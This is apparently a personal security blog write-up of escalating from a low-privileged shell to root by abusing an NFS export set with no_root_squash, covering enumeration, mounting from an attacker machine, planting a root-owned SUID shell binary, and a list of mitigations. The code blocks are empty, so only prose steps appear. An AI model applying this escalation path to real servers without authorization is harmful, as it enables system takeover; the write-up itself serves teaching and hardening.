In this blog, I’ll walk through how I escalated my privileges from a low-privileged user to root on a remote server by abusing an insecurely configured NFS export (no_root_squash).
Prologue
“Control is an illusion.”
— Mr. Robot
NFS has a habit of trusting whoever knocks on the door — and trust, as always, is the real vulnerability.
Initial Foothold
At this stage I already had a shell as a regular, low-privileged user. The interesting part began while I was looking for a way up to root.
Enumerating NFS Exports
While enumerating running services, I noticed the machine was exposing an NFS service. NFS (Network File System) lets a server share directories over the network so clients can mount them as if they were local. The quickest way to see what a host is sharing is showmount:
| |
One of the exported directories was shared with everyone (*). That alone was worth a closer look, so I wanted to confirm exactly how it was being exported.
Spotting the Misconfiguration
“People always make the best exploits.”
— Elliot Alderson, Mr. Robot
Since I already had a shell on the box, I read the export configuration directly from /etc/exports. The shared directory carried the no_root_squash option.
This single option is the whole ballgame. Normally NFS applies root_squash, which squashes a connecting root user (UID 0) down to the unprivileged nobody account — so being root on the client buys you nothing on the share. With no_root_squash, the server trusts the client’s UID as-is. If I’m root on my own machine, I’m effectively root on the share — including the ability to write root-owned files and set the SUID bit on them.
A human typed that word into a config file once and moved on. That’s the exploit.
Mounting the Export
I switched to my own machine, where I have full root, and mounted the vulnerable export locally:
| |

The share mounted without any authentication — NFSv3 doesn’t challenge the client, it simply trusts the source address and the UID it presents.
Planting a Root-Owned SUID Binary
With the share mounted and me sitting as root on my own box, I wrote a tiny C program that spawns a shell while preserving its privileges:
| |
I compiled it straight into the mounted share and made it a root-owned SUID binary:
| |

Because of no_root_squash, the file lands on the server owned by root, and the SUID bit sticks.
Getting a Root Shell
Back in my original low-privileged shell on the target, the binary was now sitting in the exported directory — owned by root, with the SUID bit set. Executing it dropped me straight into a shell running as root:

uid=0(root) — full control of the server, earned from a single misconfigured export. No kernel exploit, no crash risk, nothing fragile. Just a trust boundary that was set too wide.
Attack Path
- Started with a low-privileged shell on the target.
- Enumerated NFS and found a writable export shared with everyone.
- Confirmed the export used
no_root_squash. - Mounted the export from a machine where I had root.
- Planted a root-owned SUID binary in the share.
- Executed it on the target to become root.
Mitigations
To prevent this type of attack, consider the following security best practices:
- Never use
no_root_squash: Stick to the defaultroot_squash, and preferall_squashto map every client UID tonobodyunless there is a hard requirement otherwise. - Mount and export with
nosuid: Thenosuidoption strips the effect of the SUID/SGID bits, so a planted binary can’t gain privileges. - Restrict exports to specific hosts: Never export to
*. Pin each share to the exact IPs or subnets that legitimately need it. - Export read-only where possible: Use the
rooption whenever write access isn’t required. - Prefer NFSv4 with Kerberos (
sec=krb5): Move away from the trust-the-client model of NFSv3 to authenticated, identity-aware access. - Firewall NFS services: Restrict access to port
2049and therpcbind/portmapper ports so only trusted networks can reach the service. - Audit
/etc/exportsregularly: Treat anyno_root_squashentry as a finding that must be justified or removed.